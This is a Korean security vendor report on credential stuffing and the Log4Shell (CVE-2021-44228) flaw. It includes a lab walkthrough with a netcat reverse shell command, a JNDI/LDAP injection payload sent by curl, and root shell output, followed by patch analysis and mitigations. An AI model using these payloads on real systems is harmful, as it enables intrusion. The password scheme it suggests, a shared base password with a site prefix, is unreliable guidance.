
웹 해킹, 멀웨어, 피싱, 워터링홀 등의 방법으로 탈취된 계정 정보는 다양한 경로를 통해 다크웹에 유통되고, 공격 성공률을 높이기 위한 공격자는 다크웹에서 최대한 많은 계정정보를 수집한다. 획득한 계정 정보는 자동화 툴과 봇넷을 통해 희생자 웹사이트의 로그인 폼에 반복하여 대입(Stuffing)이 시도되며, 유출된 계정과 동일한 계정 정보를 쓰는 경우 공격자는 해당 웹사이트에서 추가적인 개인 정보를 획득하거나 악의적인 행위를 수행한다. 이러한 방법으로 획득한 계정 정보는 또 다시 다크웹에 판매되면서 2, 3차 피해로 이어진다.



① 웹해킹, 멀웨어, 피싱, 워터링홀 공격으로 탈취한 계정 정보가 다크웹에 유통
② 공격자(Attacker)가 다크웹에서 유통 중인 계정 정보를 구입
③ 수집한 계정 정보를 봇넷을 이용하여 여러 웹사이트 로그인폼에 무차별 대입(Stuff)
④ 인증된 웹사이트에서 추가 개인정보 획득하며 일부는 다크웹에 재판매

■ 크리덴셜 스터핑 대응 방안


1. 로그인 인증 시 MFA(멀티팩터인증) 사용



[MFA(멀티팩터인증)를 활용한 크리덴셜 스터핑 방어]

로그인 기능에서 MFA(멀티팩터인증)[9]를 사용하면 크리덴셜 스터핑 공격을 방지할 수 있다. 아이디와 비밀번호 입력 후 다른 인증 요소를 사용한 2 차 인증이 추가로 요구되기 때문이다. 따라서 다크웹에 중요 계정이 유출되더라도 비인가자가 도용한 계정 정보로 접근하지 못하게 방어할 수 있다.

2. 로그인 시 CAPTCHA 기능 구현



[구글에서 제공하는 봇 방지 API (reCAPTCHA)]

크리덴셜 스터핑은 해커의 작업 효율성을 위해 악성 봇을 이용해 수행된다. 해커는 다크웹에서 구매한 계정 정보를 봇을 이용해 다수의 웹사이트 로그인 폼에 대입하는 시도를 반복하는데 이 때 봇을 방지하는 CAPTCHA 가 로그인 기능에 구현되어 있을 경우 봇을 이용한 크리덴셜 스터핑을 방지할 수 있다.

[9] MFA(멀티팩터인증): 로그인 시 최소 두가지 이상 인증 요소를 이용하여 본인 여부를 검증

3. 안전한 비밀번호 설정

여러 온라인 서비스에 동일한 ID, 비밀번호를 사용할 경우 크리덴셜 스터핑을 통해 정보 유출 피해가 발생할 수 있기 때문에, 규칙을 정해 온라인 서비스 별 서로 다른 비밀번호를 설정해야 한다. 하나의 안전한 비밀번호를 정하고 사이트마다 도메인의 일부를 조합하여 비밀번호를 설정하는 방법이 가장 기억하기 쉽고 안전하다.

Step 1) 안전한 비밀번호 생성하기

충분히 길고 높은 복잡도의 비밀번호를 설정할 경우 비밀번호를 유추하는데 오랜 시간이 걸리는 것을 알 수 있다. 따라서 최소 10자리 이상, 대소문자, 숫자, 특수문자 중 3종류 조합으로 비밀번호 설정하는 것을 권고한다.

Ex) infosec123!

비밀번호 길이	소문자만 사용 a	대소문자 Aa	대소문자, 숫자 Aa123	대소문자, 숫자, 특수문자 Aa123!@
1	1분 미만	1분 미만	-	-
2	1분 미만	1분 미만	1분 미만	-
3	1분 미만	1분 미만	1분 미만	1분 미만
4	1분 미만	1분 미만	1분 미만	1분 미만
5	1분 미만	1분 미만	1분 미만	1분 미만
6	1분 미만	1분 미만	1분 미만	1분 미만
7	1분 미만	1분 미만	1분	6분
8	1분 미만	22분	1시간	8시간
9	2분	19시간	3일	3주
10	1시간	1달	7달	5년
11	1일	5년	41년	400년
12	3주	300년	2000년	34000년

[비밀번호 복잡도에 따른 크랙 시간]

Step 2) 사이트마다 다른 비밀번호 만들기

각 사이트의 도메인에서 자신만의 규칙을 정해 비밀번호 앞, 또는 뒤에 조합한다.

[비밀번호 생성 규칙]

[예시] 도메인의 앞 3글자를 비밀번호 앞에 붙임

인스타그램인 경우 'ins', 페이스북이면 'fac', 구글이면 'goo', 네이트는 'nat'

Ex) insinfosec123!, facinfosec123!, gooinfosec123!, natinfosec123!

■ 결론

금융권과 정부는 이미 다크웹과 크리덴셜 스터핑의 위험성을 인지하고 발생할 수 있는 피해를 최소화하기 위해 다방면으로 노력하고 있다. 금융보안원은 클롭(Clop) 조직의 카드 정보 유출 사건을 계기로 다크웹에서 발생하는 위협을 지속적으로 모니터링하고 카드 정보 유출에 의한 소비자의 2차 피해를 방지하고 있다. 또한 개인정보보호위원회는 '개인정보 보호 활용 기술 R&D 로드맵('22~'26)'에서 2023년부터 다크웹 접속 및 개인정보 검색 기술 개발에 착수하고 2026년까지 다크웹 개인정보 불법거래 기술을 개발할 계획이라고 밝혔다. 이러한 흐름에 맞춰 기업의 보안 담당자 역시 다크웹과 크리덴셜 스터핑의 위험성을 인지하고 관심을 가져야 할 필요가 있다.

다크웹에서 유통되는 개인 정보는 언제, 어디서 유출되었는지 확인하기 어렵다. 또한 자사의 보안 취약점을 최소화하더라도 타사에서 유출된 개인 정보로 인해 크리덴셜 스터핑의 피해자가 될 수 있다. 개인 정보 거래 시장이 확장함에 따라 크리덴셜 스터핑 공격은 지속해서 증가할 전망이기 때문에 이러한 피해를 방지하기 위해 기업의 보안 취약점을 최소화하려는 노력이 필요하다.

■ 참고 URL

https://m.blog.naver.com/skinfosec2000/222038143450
https://www.f5.com/content/dam/campaign_hubs/shape_attackereconomics/Shape%20Security%20Credential%20Stuffing%202021.pdf
www.weforum.org/agenda/2021/12/passwords-safety-cybercrime/
https://www.cpomagazine.com/cyber-security/about-26-million-fortune-1000-employee-credentials-available-on-the-dark-web-password-reuse-rampant/

Log4Shell 취약점(CVE-2021-44228)

■ 취약점 개요

2021년 12월 공개된 Log4Shell(CVE-2021-44228)은 JAVA 기반의 오픈소스 로깅 라이브러리인 Log4j에서 발견된 원격 코드 실행 취약점이다. Log4j는 전산 시스템에서 발생하는 여러 가지 기록들을 로그로 남겨 침해 사고 및 이상 징후가 발생하였을 때를 대비하여 사용하는 라이브러리이다. 로그에 특정 문자열을 포함한 URL이 발견되면 JNDI lookup 기능이 실행되고, 특정 문자열 사이의 JNDI 링크를 호출하게 되는데 해당 링크에 대한 검증이 미흡하여 발생한 취약점으로써 공격자가 제어하는 원격 서버를 호출하여 시스템에서 임의의 코드가 실행되거나 내부 정보가 유출될 수 있어 CVSS(Common Vulnerability Scoring System) 점수가 10점 만점에 10점으로 평가되었다.

※ 2021년 12월 10일 Log4Shell(CVE-2021-44228)에 대한 패치 버전(2.15.0)이 배포되었으나, 지속적으로 공격 패턴 고도화 및 연계 취약점이 발견되고 있으므로 벤더사에서 제공하는 최신 패치 적용을 권고한다.

■ 영향받는 소프트웨어 버전

CVE-2021-44228에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
log4j	2.0-beta9 ~ 2.14.1

■ Log4Shell 공격 Trend

Step 1. 공격 방식의 변화

최초에 공개된 PoC 코드에서는 LDAP을 활용한다. 다수의 시스템에서 LDAP에 대해서만 방화벽 규칙을 설정하거나, 검증을 실시하고 있는 것으로 파악된다. 하지만 JNDI에는 LDAP뿐만 아니라 RMI 등 다양한 프로토콜이 존재한다. 그로 인해 악의적인 공격자들이 LDAP 이외의 프로토콜을 이용하거나, 서버에 전달되는 요청들에 대한 검증을 실시하고 있더라도 요청을 난독화하는 등 기업들의 보호 정책을 우회할 수 있는 공격으로 진화하고 있다.


Step 2. 최근 공격 Trend

초창기에 Log4Shell은 내부 정보를 유출하는 취약점이었지만 점차 고도화되어 랜섬웨어를 설치하여 내부 시스템을 마비시키고 금전 취득을 위한 협박으로 발전하고 있다. 또한, 시스템의 자원을 암호화폐 채굴에 이용하는 공격 등도 있다.

공격 유형	주요 사례
Log4Shell+랜섬웨어	• vCenter 서버를 대상으로 Conti 랜섬웨어 공격 • Windows 시스템을 대상으로 Khonsari 랜섬웨어 공격 • VMware Horizon을 대상으로 NightSky 랜섬웨어 공격
Log4Shell+암호화폐	• Kinsing, Muhstik, xmrig 등 악성코드를 이용해 모네로 암호화폐 채굴 • HP 서버에 침입하여 8일 가량 63만개의 랩토리움 암호화폐 채굴

Step 3. 시간에 따른 공격 시도


임페르바에서 공개한 자료에 따르면 23일 시간 당 최대 130만 건의 공격 시도가 있었고, 이후 공격이 감소했지만 여전히 공격이 지속되고 있다.



[시간에 따른 공격 시도]

■ 공격 시나리오

CVE-2021-44228를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 불특정 다수의 대상에게 JNDI 링크 삽입
② 공격자의 서버에 존재하는 임의의 코드 내부 네트워크에서 실행
③ 프로그램(랜섬웨어) 설치 및 암호화폐 채굴, 데이터 열람/수정/삭제, 계정 생성 등 공격 수행
④ 금전 요구, 개인 정보 판매 등 피해를 끼침

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2021-44228의 동작 과정을 살펴본다.

이름	정보
피해자	log4j 2.14.1 192.168.226.143
공격자	Kali Linux 192.168.226.141

■ 취약점 테스트

Step 1. PoC 테스트

테스트를 위한 JNDI 인젝터가 저장된 github URL은 다음과 같다.
URL : https://github.com/welk1n/JNDI-Injection-Exploit

step 1) 피해자 - 취약한 log4j를 사용하는 소스코드를 구성해 준다.

```
@RestController
@RequestMapping("/")
public class MainController {


    private static final Logger logger = LogManager.getLogger("EQST Lab");

    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
        logger.info("TEST Log4Shell EQST Lab " + apiVersion);
        return "EQST Lab";
    }
}
```

[취약한 log4j 사용 소스코드]

step 2) 공격자 - JNDI 인젝터를 이용해 임시 LDAP 서버를 열어준 후 피해자의 버전에 맞는 JNDI 링크를 선정한다.

(※ -C 옵션 : 악성 클래스 파일에 삽입할 명령어.)

(※ -A 옵션 : 공격자의 서버 IP.)

```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar \
-C "nc 192.168.226.141 4444 -e /bin/sh" \
-A 192.168.226.141
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 192.168.226.141
[COMMAND] >> nc 192.168.226.141 4444 -e /bin/sh
-------------------------JNDI Links-------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.226.141:1099/jmlpjh
ldap://192.168.226.141:1389/jmlpjh
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.226.141:1099/dpoqs6
ldap://192.168.226.141:1389/dpoqs6
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+
or SpringBoot 1.2.x+ in classpath):
rmi://192.168.226.141:1099/2rq0ew
```

[LDAP 서버 오픈]

step 3) 공격자 - nc 명령어를 통해 미리 4444번 포트를 열어둔다.

```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

[공격자 서버 Open]

step 4) 공격자 - 선정한 JNDI 링크를 curl 명령어를 사용해서 피해자의 서버에 전송한다.

```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ curl 192.168.226.143:8080 -H \
'X-Api-Version: ${jndi:ldap://192.168.226.141:1389/dpoqs6}'
EQST Lab
```

[JNDI 링크 전송]

step 5) 공격자 - nc 명령어를 통해 4444번 포트를 열어둔 터미널을 확인해보면 피해자의 시스템과 연결되어 원격으로 코드가 실행이 가능한 것을 확인할 수 있다.


```
┌──(kali㉿eqst)-[~/Insight/CVE-2021-44228]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.226.143: inverse host lookup failed: Unknown host
connect to [192.168.226.141] from (UNKNOWN) [192.168.226.143] 36747
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(whe
el),11(floppy),20(dialout),26(tape),27(video)
pwd
/
```

[공격자 서버 Open]

■ 취약점 상세 분석

Step 1. Log4Shell 취약점 개요

Log4Shell이라 명명된 CVE-2021-44228은 log4j라는 JAVA기반의 오픈소스 라이브러리에서 발견된 취약점이다. log4j는 전산 시스템에서 침해 사고 및 이상 징후가 발견되었을 때를 대비하여 전산 시스템의 흐름을 로그로 남겨놓을 수 있는 기능을 가지고 있으며, 로그에 특정 문자열[10] 이 발견되면 해당 문자열 사이의 내용(JNDI 링크)를 추출한 후 JNDI lookup 기능을 호출하여 외부 서버를 참조한다. 취약점은 외부 서버를 참조할 때 해당 서버에 대한 검증이 미흡하여 발생한 취약점이다.




[Log4j 외부 참조 흐름]

10 특정문자열은 $와 {이다.

Step 2. JNDI 와 LDAP 란?

JNDI 는 Java Naming and Directory Interface 의 약어로 자바 애플리케이션에서 외부 디렉터리 서비스에서 제공하는 자원을 찾아 사용하기 위한 자바 API 이다. 다양한 프로토콜을 이용해서 외부 디렉터리 서비스를 참조할 수 있으며 대표적으로 LDAP 가 있다.



[JNDI Architecture]

LDAP는 Lightweight Directory Access Protocol의 약어로 디렉토리 서비스 표준인 X.500의 DAP가 구현이 복잡하며 운영에 많은 컴퓨팅 자원을 필요로 하는 무거운 프로토콜이었기에 사용하기 용이하지 않아 경량화(Lightweight)한 것이 LDAP이다. 내부는 트리 구조로 되어있으며, 데이터들을 보관하고 조회 및 사용하기 위해 사용하는 프로토콜이다.

Step 3. Log4Shell 취약점 상세

log4j 가 로그를 남기는 흐름을 따라가보면 format 메소드를 호출하여 noLookups 의 값이 true 가 아니면 특정 문자열이 존재하는 지 판별하고 특정 문자열이 존재한다면 replace 메소드를 호출하는 것을 알 수 있다.

※ 아래의 그림은 format 메소드의 일부분이며, 해당 부분을 살펴보면 특정 문자열인 $와 {을 찾아 존재한다면 replace 메소드를 호출한다.

```
// TODO can we optimize this?
if (config != null && !noLookups) {
    for (int i = offset; i < workingBuilder.length() - 1; i++) {
        if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) == '{') {
            final String value = workingBuilder.substring(offset, workingBuilder.length());
            workingBuilder.setLength(offset);
            workingBuilder.append(config.getStrSubstitutor().replace(event, value));
        }
    }
}
if (doRender) {
    textRenderer.render(workingBuilder, toAppendTo);
}
return;
```

[format 메소드]

이후에 취약점이 발생한 JndiManager.lookup 메소드를 살펴보면 lookup 기능이 실행될 때 JNDI 링크에 대한 검증이 존재하지 않음을 알 수 있고, 그로 인해 공격자의 서버에 접속되어 악성 클래스를 다운받아 원격 코드 실행 및 정보 유출이 발생한다.

```
@SuppressWarnings("unchecked")
public <T> T lookup(final String name) throws NamingException {
    return (T) this.context.lookup(name);
}
```

[취약한 코드]

보안 패치가 적용된 버전인 log4j-2.15.0 의 lookup 메소드를 살펴보면 기존에는 검증에 대한 부분이 존재하지 않았었지만 프로토콜에 대한 검증, LDAP 서버에 대한 검증, 클래스에 대한 검증 총 3 가지 검증이 추가되었다는 것을 알 수 있다.

```
@SuppressWarnings("unchecked")
public synchronized <T> T lookup(final String name) throws NamingException {
    try {
        URI uri = new URI(name);
        if (uri.getScheme() != null) {
            if (!allowedProtocols.contains(uri.getScheme().toLowerCase(Locale.ROOT))) {
                LOGGER.warn("Log4j JNDI does not allow protocol {}", uri.getScheme());
                return null;
            }
```

[프로토콜에 대한 검증]

```
if (LDAP.equalsIgnoreCase(uri.getScheme()) || LDAPS.equalsIgnoreCase(uri.getScheme())) {
    if (!allowedHosts.contains(uri.getHost())) {
        LOGGER.warn("Attempt to access ldap server not in allowed list");
        return null;
    }
```

[LDAP 서버에 대한 검증]

```
Attribute classNameAttr = attributeMap.get(CLASS_NAME);
if (attributeMap.get(SERIALIZED_DATA) != null) {
    if (classNameAttr != null) {
        String className = classNameAttr.get().toString();
        if (!allowedClasses.contains(className)) {
            LOGGER.warn("Deserialization of {} is not allowed", className);
            return null;
        }
    } else {
        LOGGER.warn("No class name provided for {}", name);
        return null;
    }
} else if (attributeMap.get(REFERENCE_ADDRESS) != null
        || attributeMap.get(OBJECT_FACTORY) != null) {
    LOGGER.warn("Referenceable class is not allowed for {}", name);
    return null;
}
```

[클래스에 대한 검증]

■ Log4Shell 점검 방법

1. 취약한 버전 점검 방법

아래의 방법을 통해 현재 사용 중인 Log4j 버전을 확인할 수 있으며, 2.0-beta9~2.17.0 버전을 사용하고 있는 경우 취약점이 존재한다. 최신 버전으로 업그레이드 또는 아래에서 제시하는 대응 방안을 적용해야 한다.

구분	점검 방법
Linux	find / -name 'log4j'
Windows	Window explorer에서 log4j 검색
Spring Maven	pom.xml 확인
Spring Gradle	build.gradle 확인

2. 공격 흔적 점검 방법

2021년 12월 15일에 공개한 Log4j 탐지 스크립트를 활용하여 공격 흔적 점검이 가능하며, 스크립트는 시스템 로그를 분석해 공격 여부를 알려준다.

*참고 URL
: https://infosec.adtcaps.co.kr/newsRoom/eventNotice/noticeView.do?boardSeq=1393

■ 대응 방안

2021년 12월 5일 CVE-2021-44228에 대한 보안 패치가 발표되었다. 보안 패치가 적용된 2.15.0 버전의 JNDI lookup 기능에서 프로토콜에 대한 검증, LDAP 서버에 대한 검증, 클래스에 대한 검증 총 3가지 검증이 추가되었다. 하지만 이후에도 log4j에서 계속해서 취약점이 발견되어 log4j를 최소한 2.17.1 버전까지 업그레이드해야 한다.

infosec

CVE	취약점 개요	버전
CVE-2021-44228	원격 코드 실행 취약점	2.0-beta9 ~ 2.14.1
CVE-2021-45046	원격 코드 실행 취약점	2.0-beta9 ~ 2.15.0
CVE-2021-45105	디도스 공격 취약점	2.0-beta9 ~ 2.16.0
CVE-2021-44832	원격 코드 실행 취약점	2.0-beta9 ~ 2.17.0
CVE-2022-23302	원격 코드 실행 취약점	1.x 버전의 JMSSink
CVE-2022-23305	SQL Injection 취약점	1.x 버전의 DBCAppender
CVE-2022-23307	원격 코드 실행 취약점	1.x버전 Apache Chainsaw 2.1.0 미만 버전

2.17.1 버전으로 즉시 업그레이드에 제한이 있는 경우, 다음의 대응 방안을 적용해야 한다.

- org/apache/logging/log4j/core/lookup/JndiLookup.class 제거
- formatMsgNoLookups 혹은 LOG4J_FORMAT_MSG_NO_Lookups를 true로 설정
- KISA에서 제공하는 공개된 탐지 정책 적용

*탐지 정책
: https://rules.emergingthreatspro.com/open/suricata-5.0/rules/emerging-exploit.rules

- JMSSink 클래스 파일 삭제(CVE-2022-23302)
  - zip -q -d log4j-*.jar org/apache/log4j/net/JMSSink.class
- Log4j 설정 파일에서 JDBCAppender 삭제 (CVE-2022-23305)
  - zip -q -d log4j-*.jar org/apache/log4j/jdbc/JDBCAppender.class
- Chiansaw를 통해 직렬화 된 로그를 읽지 않도록 설정 (※ XMLSocketReceiver로 대체 가능) (CVE-2022-23307)

※ 내부 시스템 환경에 따라 시스템 운영에 영향을 줄 수 있으므로 충분한 검토 후 적용해야 하며, 공개된 탐지 정책은 우회 가능성이 있으므로 지속적인 업데이트가 필요하다.

※ 위의 방법대로 적용 시 위협을 완화할 수는 있으나 완벽하게 보호가 되는 것은 아니기에 log4j를 최소 2.17.1 버전까지 업그레이드하는 것을 권고한다.

■ 참고 사이트

- URL : https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
- URL : https://github.com/welk1n/JNDI-Injection-Exploit
- URL : https://github.com/christophetd/log4shell-vulnerable-app
- URL : https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/
- URL : https://www.imperva.com/blog/log4shell-log4j-remote-code-execution-the-covid-of-the-internet/
- URL : https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=36389&fbclid=IwAR0oew-W3_om9o6EU7kap6VcbVEIxeLZ89ur09631E9NqkyixLM3brnyXY
- URL : https://infosec.adtcaps.co.kr/newsRoom/eventNotice/noticeView.do?boardSeq=1393

EQST INSIGHT

2022.01

SK쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST 담당
제　작 : SK쉴더스 PR팀